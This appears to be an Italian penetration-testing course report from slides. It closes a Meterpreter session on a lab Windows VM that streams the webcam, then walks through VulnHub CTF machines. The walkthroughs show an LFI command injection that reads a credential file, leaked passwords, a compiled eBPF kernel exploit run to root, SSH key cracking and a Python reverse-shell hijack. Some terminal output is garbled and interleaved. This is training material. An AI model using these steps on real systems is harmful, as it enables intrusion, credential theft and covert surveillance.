[*] Starting ... nd encoder to use  
[*] Preparing player ... outputting raw payload  
[*] Opening player at: /home/kali/bQlzUzUM.html  
[*] Streaming ... e file: 7168 bytes  
  
^C[-] webcam_stream: Interrupted  
meterpreter > webcam_list  
1: NewEye 60s  
meterpreter >
```



# :CONCLUSIONI GIORNO 5


Accesso remoto completo ad una VM Windows via vulnerabilità Tomcat, esfiltrazione dati e prova di persistenza tramite strumenti Meterpreter.


La conferma dell'ambiente virtuale tramite checkvm ha orientato la strategia d'attacco, permettendo di anticipare limitazioni e difese tipiche delle VM. L'analisi dettagliata della rete ha consentito una mappatura precisa dei gateway e delle interfacce attive, fondamentale per muoversi lateralmente nel contesto. L'acquisizione del feed webcam e degli screenshot ha fornito prova tangibile del pieno controllo del sistema, supportando la validazione dell'accesso e l'impatto del test su asset reali.



Fine dei 5 giorni

Thank You





**BONUS BLACKBOX**

# BONUS BLACKBOX

## Bonus: Jangow 01 CTF Facile

- Trovato IP target con netdiscover.
- Scansione con nmap, porte aperte: 21 (FTP) e 80 (HTTP).
- Scoperta directory site/ su HTTP con directory listing.
- Presente una vulnerabilità LFI (Local File Inclusion).
- Accesso iniziale
- Scoperto file .backup con credenziali valide.
- Accesso FTP riuscito.

```
Connected to 192.168.50.152.  
220 (vsFTPd 3.0.3)  
Name (192.168.50.152:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

```
[kali㉿kali)-[~]  
$ nmap -sV 192.168.50.152  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 20:40 CET  
Nmap scan report for 192.168.50.152  
Host is up (0.00089s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
80/tcp    open  http     Apache httpd 2.4.18  
MAC Address: 08:00:27:6B:F1:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Host: 127.0.0.1; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds  
C   ⌂       192.168.50.152/site/busque.php?buscar=cat /var/www/html/.backup  120% ⭐  ☰  ⏹  
: Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
```

```
ame = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create  
on $conn = mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn)  
nection failed: " . mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```



# BONUSBLACKBOX

# Bonus: Jangow 01 CTF Facile


- Privilege Escalation
  - Usato LinPEAS per automatizzare l'enumerazione locale.
  - LinPEAS ha identificato vulnerabilità in eBPF\_verifier.
  - Scaricato exploit da ExploitDB.
  - Compilato con gcc ed eseguito → ottenuto root.
  - Catturata la flag root.

## In sintesi:

- Scansione → Trovate porte e LFI.
  - Accesso → Sfruttato LFI per trovare credenziali FTP.

Privilege Escalation → LinPEAS → exploit del kernel →

root.



## API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

stop> quit

jangow01@jangow01:~\$ ls -al

```
ls -al 192.168.50.152
total 884 192.168.50.152.
drwxr-xr-x 6 jangow01 desafio02 4096 Mar 18 07:13 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw——— 1 jangow01 desafio02 13728 Mar 18 07:13 45010.c
-rw——— 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwx——— 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-x— 3 jangow01 desafio02 4096 Mar 18 07:03 .config
drwx——— 2 jangow01 desafio02 4096 Mar 18 07:03 .gnupg
-rwx--x--x 1 jangow01 desafio02 840082 Mar 18 06:52 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
```

jangow01@jangow01:~\$ gcc 45010.c -o cve2017

gcc 45010.c -o cve2017 00 (2.76 MiB/s)

jangow01@jangow01:~\$ ls

ls Entering Extended Passive Mode ([::]:5320])

45010.c cve2017 linpeas.sh user.txt

jangow01@jangow01:~\$ ./cve2017 4096 Mar 18 07:13 .

./cve2017 3 0 0 4096 Oct 31 2021 ..

[.] 1 1000 1000 200 Oct 31 2021 .bash\_history

[.] t(-\_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-\_-t)

[.] r-r— 1 1000 1000 3771 Jun 10 2021 .bashrc

[.] \*\* This vulnerability cannot be exploited at all on authentic grsecurity kernel \*\*

[.] x-x— 3 1000 1000 4096 Mar 18 07:03 .config

[\*] creating bpf map 1000 4096 Mar 18 07:03 .gnupg

[\*] sneaking evil bpf past the verifier 096 Jun 10 2021 .nano

[\*] creating socketpair() 1000 655 Jun 10 2021 .profile

[\*] attaching bpf backdoor to socket 0 Jun 10 2021 .sudo\_as\_admin\_successful

[\*] skbuff ⇒ ffff88003af91700 13728 Mar 18 07:13 45010.c

[\*] Leaking sock struct from ffff88003b294f00 18 06:52 linpeas.sh

[\*] Sock→sk\_rcvtimeo at offset 472 33 Jun 10 2021 user.txt

[\*] Cred structure at ffff88003a72be40

[\*] UID from cred structure: 1000, matches the current: 1000

[\*] hammering cred structure at ffff88003a72be40

[\*] credentials patched, launching shell...

# id

id

uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)

```
[*] creating socketpair() 2.168.50.192:21: No route to host
[*] attaching bpf backdoor to socket://ftp/
[*] skbuff => ffff88003af91700
[*] Leaking sock struct from ffff88003b294f00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003a72be40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003a72be40
[*] credentials patched, launching shell...
# id vsFTPD 3.0.3
idme (192.168.50.152:kali): jangow01
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# cd /root
cd /root successful.
# ls
ls: binary mode to transfer files.
proof.txt home/jangow01
# cat proof.txt successfully changed.
cat proof.txt 0.c
local: 45010.0 remote: 0
229 Entering Extended Pseudo-Filesystem#
150 OK to send data.
100% [*****]
226 Transfer complete.
13728 bytes sent in 0:00:00
ftp> ls -al
drwxr-xr-x 6 1000 0 4096 Dec 15 2011 .
drwxr-xr-x 3 0 4096 Dec 15 2011 ..
-rw-r--r-- 1 1000 0 200 Dec 15 2011 .bash_history
-rw-r--r-- 1 1000 0 220 Dec 15 2011 .bash_logout
-rw-r--r-- 1 1000 0 3771 Jun 10 2010 .bashrc
drwxr-xr-x 2 1000 0 4096 Dec 15 2011 .config
drwxr-xr-x 3 1000 0 4096 Dec 15 2011 .local
drwxr-xr-x 2 1000 0 4096 Dec 15 2011 .maildir
drwxrwxr-x 2 1000 0 4096 Dec 15 2011 .mplayer
-rw-r--r-- 1 1000 0 13728 Mar 13 2010 JANGOW
-rwxr--x--x 1 1000 0 4096 Dec 15 2011 .profile
-rw-rw-r-- 1 1000 0 1000 Dec 15 2011 proof
226 Directory send OK.
ftp> 
```

# BONUS BLACKBOX

Bonus: Empire  
Lupin One - CTF  
Media difficoltà

L'obiettivo è ottenere l'accesso root alla macchina Empire: LupinOne su VulnHub.

Fasi principali:  
Riconoscimento

Scansione IP con netdiscover

Scansione porte con nmap → Porte 22 (SSH) e 80 (HTTP) aperte

Analisi del sito web → robots.txt e directory /~myfiles

Enumerazione:


Analisi della pagina web (nessun risultato utile)

Uso di gobuster e ffuf → Trovata directory /~secret

All'interno c'è un file .mysecret.txt con un testo criptato

Decifrato con un tool online → Chiave privata SSH trovata

Sfruttamento



```
File Actions Edit View Help
kali@kali:~/Desktop kali@kali:~/Desktop
(kali㉿kali)-[~/Desktop]
$ ffuf -u http://192.168.163.130/-FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200
-c
v2.1.0-dev

:: Method      : GET
:: URL        : http://192.168.163.130/-FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 200
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

secret          [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 54ms]
:: Progress: [220560/220560] :: Job [1/1] :: 1022 req/sec :: Duration: [0:01:07] :: Errors: 0 ::

192.168.163.130/ 192.168.163.130/robots.txt 192.168.163.130/~secret/ +
```

Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm smart I know that. Any problem let me know

Your best friend icex64

# BONUSBLACKBOX


# Bonus: Empire Lupin One - CTF Media difficoltà

Convertita la chiave SSH in un hash con ssh2john, poi crackata con john  
Ottenuta la password P@55w0rd!  
Accesso SSH con l'utente icex64  
Escalation dei Privilegi

sudo -l → L'utente può eseguire heist.py con privilegi di arsene  
Modifica del modulo webbrowser.py (scrivibile) con reverse shell Python  
Esecuzione di heist.py → Accesso come arsene  
Lettura del file .secret → Contiene la password di arsene

sudo -l →arsene può eseguire pip come root  
Escalation con pip install e GTFOBins → Root ottenuto  
Lettura del flag /root/root.txt  
Flags ottenuti:

User flag → 3mp!r3{l\_See\_That\_You\_Manage\_To\_Get\_My\_Bunny}  
Root flag → 3mp!r3{congratulations\_you\_manage\_to\_pwn\_the\_lupin1\_box}




# BONUS BLACKBOX

Bonus: BlackBox  
Harry P - CTF difficile

Un dipendente infedele di nome Luca ha sabotato il server aziendale, modificando password e servizi. L'obiettivo è riprendere il controllo del server attraverso un'analisi approfondita e tecniche di penetration testing.

## Fase 1: Raccolta Informazioni e Ricognizione

- Conosciamo già l'IP della macchina compromessa, quindi eseguiamo una scansione con Nmap per identificare i servizi attivi.
- Sulla porta HTTP è in esecuzione un server Apache, quindi procediamo con Dirb per scansionare le directory del web server alla ricerca di indizi.
- Tra gli elementi trovati:
  - Una poesia nascosta nel logo tramite steganografia, che suggerisce di tentare l'accesso via porta 22 (SSH).
  - Un cookie sospetto contenente un parametro denominato wand.



The screenshot shows the 'Elements' tab of a browser's developer tools. The page source code is displayed, highlighting several sections of the document. A specific section of the body contains a large amount of text that appears to be a poem, likely the 'hidden poem in the logo' mentioned in the task description. Below this, there is a form with a POST method and a cookie reference. The cookie is identified by the text 'Cookie: wand=...'. The entire screenshot is framed by a dark border, matching the slide's theme.



